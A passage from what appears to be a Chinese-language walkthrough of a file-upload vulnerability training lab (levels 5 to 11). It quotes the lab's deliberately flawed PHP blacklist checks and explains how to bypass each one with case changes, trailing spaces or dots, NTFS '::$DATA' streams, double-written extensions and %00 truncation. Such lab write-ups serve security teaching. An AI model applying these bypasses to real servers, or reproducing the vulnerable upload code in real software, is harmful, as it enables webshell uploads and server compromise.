        $file_name = deldot($file_name);//删除文件名末尾的点
        $file_ext = strrchr($file_name, '.');
        $file_ext = str_ireplace('::$DATA', '', $file_ext);//去除字符串::$DATA
        $file_ext = trim($file_ext); //首尾去空
        if (!in_array($file_ext, $deny_ext)) {
            $temp_file = $_FILES['upload_file']['tmp_name'];
            $img_path = UPLOAD_PATH.'/'.date("YmdHis").rand(1000,9999).$file_ext;
            if (move_uploaded_file($temp_file, $img_path)) {
                $is_upload = true;
            } else {
                $msg = '上传出错!';
            }
        } else {
            $msg = '此文件类型不允许上传!';
        }
    } else {
        $msg = UPLOAD_PATH . '文件夹不存在,请手工创建!';
    }
}

这一段大概意思就是上传的文件后缀名不允许出现在$deny_ext里,但是我们可以通过上传Php来绕过~ 他这里限制了php不能上传 但是并没有将其全转换成小写 所以可以用大写绕过
第六关 空格绕过

这一关也是黑名单策略,然后把.htaccess文件也限制了,但是我们可以用php空格绕过,如下

第七关 冒号和点绕过

这一关还是黑名单策略,因为这里没有把.删除,所以可以上传.php.绕过(原理是window会把文件后缀后面的.删除,比如上传1.php....会变成1.php这是window的特性)
第八关 ntfs绕过


还是黑名单,但是我们还是可以利用window的特性绕过,上传一个.php::$DATA后缀类型,上传后会变成.php
第九关 点空格绕过



还是黑名单策略,但是我们可以利用only_free.php. .来绕过,因为第7行会删除末尾的点就变成了only_free.php.空格,然后第11行会把后面的空格去掉,就变成了only_free.php.然后经过window的特性,会变成only_free.php,如图
第十关 双写绕过


先看到第8行,代码意思是:把$file_name中的$deny_ext替换为空,意思就是如果我上传的文件名是1.php而php在$deny_ext列表里,然后就会把php替换为空,变成1.,但是这里有个逻辑缺陷。如上传一个1.pphphp他会把php去掉,如图 ,然后就变成了
1.php成功绕过,如图
第十一关 %00截断
源码
if(isset($_POST['submit'])){
    $ext_arr = array('jpg','png','gif');
    $file_ext = substr($_FILES['upload_file']['name'],strrpos($_FILES['upload_file']['name'],".")+1);
    if(in_array($file_ext,$ext_arr)){
        $temp_file = $_FILES['upload_file']['tmp_name'];
        $img_path = $_GET['save_path']."/".rand(10, 99).date("YmdHis").".".$file_ext;

        if(move_uploaded_file($temp_file,$img_path)){
            $is_upload = true;
        } else {
            $msg = '上传出错!';
        }
    } else{
        $msg = "只允许上传.jpg|.png|.gif类型文件!";
    }
}
当path路径中出现ASCII为0(0x00)的空字符时,将截断其后面的字符不执行,该空字符进行url编码后是%00
前提条件
1.php 版本小于 5.3.29(最好用ts版的php,本人尝试过nts版的会上传失败)
2.magic_quotes_gpc = Off # 这个在 php.ini 中
